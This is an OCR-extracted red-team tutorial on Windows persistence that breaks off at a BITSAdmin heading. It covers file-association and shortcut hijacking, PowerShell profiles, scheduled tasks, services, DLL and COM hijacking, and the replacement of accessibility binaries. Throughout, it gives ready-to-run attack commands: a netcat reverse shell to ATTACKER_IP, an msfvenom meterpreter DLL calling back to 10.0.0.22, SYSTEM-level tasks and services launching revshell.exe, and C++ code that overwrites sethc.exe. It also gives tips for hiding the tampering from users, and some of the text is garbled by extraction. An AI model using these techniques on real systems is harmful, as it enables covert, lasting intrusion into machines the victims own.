


Hijack Default File Extension

This is very tricky way of getting persistence , here we can hijack any file association to force the operating system to run a shell whenever the user opens a specific file type
The default operating system file associations are kept inside the registry, where a key is stored for every single file type under HKLM\Software\Classes\. Let's say we want to check which program is used to open .txt files; we can just go and check for the .txt subkey and find which Programmatic ID (ProgID) is associated with it. A ProgID is simply an identifier to a program installed on the system. For .txt files, we will have the following ProgID:
Note we can use this persistence technique with any file type



We can then search for a subkey for the corresponding ProgID (also under HKLM\Software\Classes\), in this case, txtfile, where we will find a reference to the program in charge of handling .txt files. Most ProgID entries will have a subkey under shell\open\commandwhere the default command to be run for files with that extension is specified eg :




In this case, when you try to open a .txt file, the system will execute %SystemRoot%\system32\NOTEPAD.EXE %1, where %1 represents the name of the opened file. If we want to hijack this extension, we could replace the command with a script that executes a backdoor and then opens the file as usual.

How Does it Work ? (POC)


- backdoor.ps1) script that will run our reverse shell payload and also open the desired file . The malicious powershell script would look it this :

```
Start-Process -NoNewWindow "c:\tools\nc64.exe" "-e cmd.exe ATTACKER_IP 4448"
C:\Windows\system32\NOTEPAD.EXE $args[0]
Notice how in Powershell, we have to pass $args[0] to notepad, as it will contain the name of the file to be
opened, as given through %1 inside the registry value above.
reg add HKLM\Software\Classes\textfile\shell\open\command /v (Default) /t REG_SZ /d "powershell -
windowstylehidden C:\windows\backdoor.ps1 $1" /f
New-ItemPropertyValue -Path HKLM:\Software\Classes\textfile\shell\open -Name (Default) -Value "powershell -
windowstylehidden C:\windows\backdoor.ps1 $1" -Type REG_SZ
```




Persistence Using ShortCut Modification

If we want the Persistence in kind of unique way to visually tempering with windows shortcut , then this would be the best way. Here we tamper with the shortcut file itself. Instead of pointing directly to the expected executable, we can change it to point to a malicious script that will run a backdoor payload and then execute the usual program normally. lets take example of calc.exe shortcut for POC. If we right-click it and go to properties, we'll see where it is pointing:




Now what if we change it to something else ? yes we can change it run our malicious payload and also opne a calculator
How Does it work ?
Start-Process -NoNewWindow "c:\Windows\reversehll.exe"

C:\Windows\System32\calc.exe
Notice that the shortcut's icon might be automatically adjusted while doing so. Be sure to point the icon back to the original executable so that no visible changes appear to the user.



Persistence using Powershell Profile

A PowerShell profile (profile.ps1) is a script that runs when powershell starts and can be used as a logon script to customize user environments . Powershell supports several profiles depending on the user or host program. An administrator can also configure a profile that applies to all users and host programs on the local computer. for We can leverage this powershell profie for maintaining persistence access to the machine.
There are usually four places you can abuse the powershell profile, depending on the privileges we have as an attacker :
$PROFILE | select *



How Does it Work ? (POC)

echo "C:\Windows\revshell.exe" > $PROFILE

- -NoProfile our desired payload will get executed , thus providing us persistence access.

Persistence Using Schedule Task

Scheduled tasks are a feature of Windows that allows users to automate tasks by scheduling them to run at specific times or intervals. But attacker can abuse this feature of windows to gain persistence access to machine, by setting the time when the executable should be run. There are three common type of persistence access that attacker can use : ### Regular User Task Based Persistence
Regular user based persistence is achieved by scheduling a task to run under the credentials of a regular user. This type of persistence is less common than elevated user based persistence, as it is more easily detected and removed. Here is How to achive that :

```
# Create the scheduled tasks to run once at 00.00
schtasks /create /sc ONCE /st 00:00 /tn "My Malicious Task" /tr C:\Temp\revshell.exe
# Force run it now !
schtasks /run /tn "My Malicious Task"
```

Elevated user Based Persistence

Elevated user based persistence is achieved by scheduling a task to run with elevated privileges, such as those of an administrator or NT authority SYSTEM . This type of persistence is more dangerous than regular user based persistence, as it allows the task to perform actions that a regular user cannot, such as modifying system settings or accessing sensitive data. eg: - Using cmd

```
schtasks /create /sc minute /mo 1 /tn "eviltask" /tr C:\tools\shell.cmd /ru "SYSTEM"
$A = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c C:\Windows\revshell.exe"
$T = New-ScheduledTaskTrigger -Daily -At 9am
# OR
$T = New-ScheduledTaskTrigger -Daily -At "9/30/2020 11:05:00 AM"
$P = New-ScheduledTaskPrincipal "NT AUTHORITY\SYSTEM" -RunLevel Highest
$S = New-ScheduledTaskSettingsSet
$D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S
Register-ScheduledTask "Backdoor" -InputObject $D
schtasks /query /tn "EXISTING_TASK" /xml > out.xml
# now modify the <Principals> section in xml file with <RunLevel>HighestAvailable</RunLevel>
# now delete the orginal task and replace it with modified version
schtasks /delete /tn "EXISTING_TASK" /f
schtasks /create /tn "EXISTING_TASK" /xml out.xml
```

Multi-Action Schedule task persistence

Scheduled tasks can be modified to perform more than one action. This allows us to modify pre-existing scheduled task such that along with our malicious task it will also perform the intented legitimate task, Thus would provide more stealth.
Multi-action tasks will display Multiple actions under Task To Run, when listed with schtasks.exe
To configure a multi-action scheduled task, first export scheduled task as XML:
schtasks /query /tn "CHANGEME" /xml > task.xml
Edit task.xml, adding an <Exec> stanza within <Actions>:

```
<Exec>
   <Command>C:\windows\revshell.exe</Command>
   <Command>C:\Program Files\Mozilla Firefox\updater.exe</Command>
</Exec>
Delete the old task and install the modified task:
schtasks /delete /tn "CHANGEME" /f
schtasks /create /tn "CHANGEME" /xml task.xml
```

Persistence Using Services

Windows services offer a great way to establish persistence since they can be configured to run in the background whenever the victim machine is started.A service is basically an executable that runs in the background. When configuring a service, you define which executable will be used and select if the service will automatically run when the machine starts or should be manually started.
There are two main ways we can abuse services to establish persistence:
Create a new Service :
We can create our malicious service to run our revsershell payload :

```
sc.exe create EvilService binPath= "net user Administrator Passwd123" start= auto
sc.exe start EvilService

# or

sc.exe create Evilservice2 binPath= "C:\windows\revshell.exe" start= auto
sc.exe start Evilservice2
```

Modifying the existing service

While creating new services for persistence works quite well, the blue team may monitor new service creation across the network. We may want to reuse an existing service instead of creating one to avoid detection. Here is how we can do it :
You can get a list of available services using this command
sc.exe query state=all
C:\> sc.exe qc Targetservice
[SC] QueryServiceConfig SUCCESS

```
SERVICE_NAME: Targetservice
       TYPE               : 10 WIN32_OWN_PROCESS
       START_TYPE         : 2 AUTO_START
       ERROR_CONTROL      : 1  NORMAL
       BINARY_PATH_NAME   : C:\MyService\Targetservice.exe
       LOAD_ORDER_GROUP   :
       TAG                : 0
       DISPLAY_NAME       : Targetservice
       DEPENDENCIES       :
       SERVICE_START_NAME : NT AUTHORITY\Local Service
```

There are three things we care about when using a service for persistence:
Now lets modify the binpath of our choosen target service to our malicious payload
C:\> sc.exe config Targetservice binPath= "C:\Windows\revshell.exe" start= auto obj= "LocalSystem"

Persistence Using Dll Hijacking


DLL hijacking is a Technique that injects an infected file within the search parameters of an application. A user then attempts to load a file from that directory and instead loads the infected DLL file. Thus potential interrupting and controlling the excution flow of the program in malicious way.

When a program is starting, a number of DLL's are loaded into the memory space of it's process. Windows is searching the DLL's that are required by the process by looking into the system folders in a specific order. Hijacking the search order can be used in red teaming scenarios to maintain persistence access opportunities.

In This persitence technique we try to masquerade as a DLL that is missing from a Windows process in order to execute arbitrary code and remain hidden. The attack surface regarding DLL hijacking is huge and depends on the version of the operating system and the software installed. However some of the most notable that can be used in Windows 7 and Windows 10 are described in this article.

MSDTC

The Distributed Transaction Coordinator is a windows service responsible for coordinating transactions between databases (SQL Server) and web servers. When this service starts attempts to load the following three DLL files from System32.
We can see it from registry as well :




The System32 folder does not contain the file “oci.dll” in typical Windows installations. This provides an opportunity to insert an arbitrary DLL with the identical name into this folder (administrator credentials are needed) so that malicious code can run. DLL files with a payload can be created using the Metasploit program “msfvenom.” or any other C2.

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.22 LPORT=1234 -f dll > oci.dll

After that we will upload our malicious DLL file into %systemroot%\system32 folder. And just try to start the service.

net start msdtc

Now lets view if the malicious dll is injected or not from process explorer :



as you can see our dll is getting executed and providing us shell .


now we can configure it to start at boot to maintain persistence access :

sc qc msdtc

sc config msdtc start= auto

MSINFO

Microsoft system information tool is responsible to gather information about the hardware, software and system components. In modern Windows versions like 8.1 and 10 this process is trying to load a missing DLL from System32 called fveapi.dll . Planting a malicious DLL in that directory with the same name it will have as a result the DLL to be loaded into the msinfo32.exe process.




Narrator

Microsoft Narrator is a screen reading application for Windows environments. It was identified that a DLL related to localisation settings is missing (MSTTSLocEnUS.DLL) and could be abused as well for execution of arbitrary code. The DLL is missing from the following location:

C:\Windows\System32\Speech\Engines\TTS\MSTTSLocEnUS.DLL

Thus we can plant our malicious dll over there When the Narrator.exe process starts the DLL will be loaded into that process as it can be seen from Process Explorer and get persistence access :



COM Hijacking

COM Hijacking is a technique used in cybersecurity, particularly in the context of Windows operating systems, to intercept or replace legitimate Component Object Model (COM) objects with malicious ones. This method is often employed by attackers to execute arbitrary code, gain persistence, or escalate privileges on a target system.

Understanding COM Hijacking

The Component Object Model (COM) is a Microsoft-developed interface standard that allows different software components to communicate. It is widely used in Windows for software component integration.

In COM Hijacking, an attacker replaces a legitimate COM object with a malicious one. Since many applications rely on COM objects for various functionalities, this can lead to the execution of malicious code when the application tries to instantiate the hijacked COM object.

Scenario of COM Hijacking Attacks

- Identifying a Target COM Object: The attacker identifies a COM object that is regularly used by a high-privileged application or process.
- Creating a Malicious COM Object: The attacker develops a malicious COM object that mimics the functionality of the target object but includes malicious code.
- Registry Manipulation: The attacker modifies the Windows Registry to point to the malicious COM object instead of the legitimate one. This is often done by changing CLSID (Class ID) or ProgID (Programmatic Identifier) keys in the registry.
- Execution of Malicious Code: When the target application tries to instantiate the hijacked COM object, the malicious code is executed, potentially leading to unauthorized actions.

Sample Proof of Concept (PoC) Code in C++

Below is a simplified example of how an attacker might create a malicious COM object in C++ using Windows API. This is for educational purposes only.

```
#include <windows.h>
#include <iostream>
// Define the GUID for the COM object (this should match the target COM object)
// Example: {00000000-0000-0000-0000-000000000000}
const CLSID CLSID_MaliciousObject = /* CLSID of the target COM object */;
class MaliciousObject : public IUnknown {
public:
    // Implement IUnknown methods
    HRESULT QueryInterface(REFIID riid, void **ppvObject) override {
        // ... (implementation details)
    }
    ULONG AddRef() override {
        // ... (implementation details)
    }
    ULONG Release() override {
        // ... (implementation details)
    }
    // Constructor
    MaliciousObject() {
        // Constructor code (possibly including malicious actions)
    }
    // Destructor
    ~MaliciousObject() {
        // Destructor code
    }
    // Additional methods and properties
    // ...
};
extern "C" HRESULT __stdcall DllGetClassObject(REFCLSID rclsid, REFIID riid, LPVOID *ppv) {
    // Check if the requested CLSID matches our MaliciousObject CLSID
    if (IsEqualCLSID(rclsid, CLSID_MaliciousObject)) {
        // Instantiate the MaliciousObject and return it
        *ppv = static_cast<IUnknown*>(new MaliciousObject());
        return S_OK;
    }
    return CLASS_E_CLASSNOTAVAILABLE;
}
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved) {
    switch (fdwReason) {
        case DLL_PROCESS_ATTACH:
            // Code to run when the DLL is loaded
            break;
        case DLL_PROCESS_DETACH:
            // Code to run when the DLL is unloaded
            break;
        // Other cases...
    }
    return TRUE;
}
```

COM Proxying

COM Proxying is a technique used in advanced cybersecurity attacks and research, particularly in the context of Windows operating systems. It involves intercepting or manipulating the communication between COM clients and servers. This method can be used for various purposes, including monitoring, altering data in transit, or redirecting COM calls to different objects or servers.

Understanding COM Proxying

The Component Object Model (COM) in Windows allows for inter-process communication. In a typical COM setup, a client application communicates with a COM server, which provides certain functionalities exposed through interfaces.

COM Proxying involves inserting a proxy object between the client and the server. This proxy object can intercept, inspect, modify, and forward the COM calls made by the client to the server. It can also redirect these calls to a different server or return manipulated results to the client.

Scenario of COM Proxying Attacks

- Identifying COM Communication: The attacker identifies a COM client-server communication that they want to intercept. This could be a communication between standard Windows components or between third-party applications.
- Creating a Proxy COM Object: The attacker develops a proxy COM object that implements the same interfaces as the original server object. This proxy object is designed to intercept and possibly alter the communication between the client and the server.
- Inserting the Proxy Object: The attacker then inserts this proxy object into the COM communication path. This can be done by manipulating the Windows Registry, replacing the server CLSID with the CLSID of the proxy object, or by other means.
- Intercepting and Manipulating COM Calls: When the client makes a COM call, it is intercepted by the proxy object. The proxy can log this call, alter the data, or perform other actions before forwarding the call to the original server or a different server.

Sample Proof of Concept (PoC) Code in C++

Below is a conceptual example of how a proxy COM object might be structured in C++. This is a simplified example for educational purposes only.

```
#include <windows.h>
#include <iostream>
// Assume CLSID_OriginalObject is the CLSID of the original COM server object
const CLSID CLSID_OriginalObject = /* CLSID of the original COM object */;
// Assume IID_IMyInterface is the IID of the interface that we are proxying
const IID IID_IMyInterface = /* IID of the COM interface */;
class ProxyObject : public IMyInterface {
private:
    IMyInterface* originalObject;
public:
    ProxyObject() {
        // Create an instance of the original object
                    CoCreateInstance(CLSID_OriginalObject,   NULL,   CLSCTX_INPROC_SERVER,   IID_IMyInterface,
(void**)&originalObject);
    }
    ~ProxyObject() {
        if (originalObject) {
            originalObject->Release();
        }
    }
    // Implement IUnknown methods
    HRESULT QueryInterface(REFIID riid, void **ppvObject) override {
        // ... (implementation details)
    }
    ULONG AddRef() override {
        // ... (implementation details)
    }
    ULONG Release() override {
        // ... (implementation details)
    }
    // Implement IMyInterface methods
    HRESULT SomeCOMMethod(/* parameters */) override {
        // Intercept, log, modify parameters as needed
        // Call the original method
        return originalObject->SomeCOMMethod(/* modified parameters */);
    }
    // Additional methods and properties
    // ...
};
// Similar DllGetClassObject and DllMain implementations as before
```

Replace binaries(Accessibility)

The "Replace Binaries" method, particularly focusing on Windows Accessibility features, is a well-known technique for gaining persistence on a Windows system. This method involves replacing legitimate system binaries, often those associated with accessibility features, with malicious executables. It's a technique commonly used because these accessibility binaries are trusted by the system and are often allowed to execute with high privileges.

Understanding Replace Binaries (Accessibility) Method

Windows includes several accessibility features like Sticky Keys, Magnifier, On-Screen Keyboard, etc., which are designed to assist users with disabilities. These features can be invoked from the login screen, and the executables associated with them (like sethc.exe for Sticky Keys, osk.exe for On-Screen Keyboard, etc.) are located in system directories.

In the Replace Binaries method, an attacker replaces one of these executables with a malicious one. When the accessibility feature is invoked, the malicious executable is run instead, potentially giving the attacker access to the system.

Scenario of Replace Binaries Attacks

- Gain Initial Access: The attacker first needs to gain initial access to the system with sufficient privileges to replace system files.
- Identify Target Binary: The attacker identifies which accessibility feature binary they will replace (e.g., sethc.exe).
- Replace the Binary: The attacker replaces the legitimate binary with their malicious executable. This might require bypassing system protections like Windows File Protection.
- Trigger the Malicious Binary: The malicious binary is executed when the corresponding accessibility feature is invoked, typically from the login screen.

Sample Proof of Concept (PoC) Code in C++

Here's a simplified example of how an attacker might programmatically replace an accessibility feature binary. This is for educational purposes only and should not be used for malicious activities.

```
#include <windows.h>
#include <iostream>
int main() {
    // Path to the legitimate binary (e.g., Sticky Keys)
    const char* legitBinaryPath = "C:\\Windows\\System32\\sethc.exe";
    // Path to the malicious binary
    const char* maliciousBinaryPath = "C:\\path\\to\\malicious.exe";
    // Replace the legitimate binary with the malicious one
    if (!CopyFile(maliciousBinaryPath, legitBinaryPath, FALSE)) {
        std::cerr << "Error replacing file: " << GetLastError() << std::endl;
        return 1;
    }
    std::cout << "Binary replaced successfully." << std::endl;
    return 0;
}
```

Create symlink(Accessibility)

Creating symbolic links (symlinks) to replace or redirect Windows Accessibility features is another method attackers use for persistence. This approach is subtler than replacing binaries outright, as it involves creating a symlink that points from a legitimate system file or feature to a malicious file. When the system or a user tries to access the original file or feature, they are unknowingly redirected to the malicious file.

Understanding Create Symlink (Accessibility) Method

Windows Accessibility features, like the Replace Binaries method, are often targeted due to their high level of trust and privileges within the system. However, instead of replacing the actual executable files, this method involves creating a symbolic link. A symlink is a type of file that contains a reference to another file or directory.

In this context, an attacker would create a symlink that points from a legitimate Accessibility feature executable (like sethc.exe for Sticky Keys) to a malicious executable. This method requires that the attacker has sufficient privileges to create symlinks in protected system directories.

Scenario of Create Symlink Attacks

- Gain Initial Access: The attacker needs initial access to the system with privileges that allow creating symlinks in system directories.
- Identify Target Binary: The attacker chooses an Accessibility feature binary to target (e.g., sethc.exe).
- Create the Symlink: The attacker creates a symlink from the target binary to their malicious executable.
- Trigger the Malicious Binary: The malicious binary is executed when the Accessibility feature is invoked, typically from the login screen.

Sample Proof of Concept (PoC) Code in C++

Below is a simplified example of how an attacker might create a symlink to redirect an Accessibility feature to a malicious executable. This is for educational purposes only.

```
#include <windows.h>
#include <iostream>
int main() {
    // Path to the legitimate binary (e.g., Sticky Keys)
    const char* legitBinaryPath = "C:\\Windows\\System32\\sethc.exe";
    // Path to the malicious binary
    const char* maliciousBinaryPath = "C:\\path\\to\\malicious.exe";
    // Delete the original file (requires administrative privileges)
    DeleteFile(legitBinaryPath);
    // Create the symbolic link
    if (!CreateSymbolicLink(legitBinaryPath, maliciousBinaryPath, 0)) {
        std::cerr << "Error creating symlink: " << GetLastError() << std::endl;
        return 1;
    }
    std::cout << "Symlink created successfully." << std::endl;
    return 0;
}
```

Bitsadmin

The BITSAdmin tool in Windows is a command-line tool that allows you to create download or upload jobs and monitor their progress. Attackers sometimes use BITSAdmin for persistence and covert data exfiltration because it's a legitimate Microsoft tool, often bypassing security software that might otherwise flag custom malicious tools.

Understanding BITSAdmin for Persistence

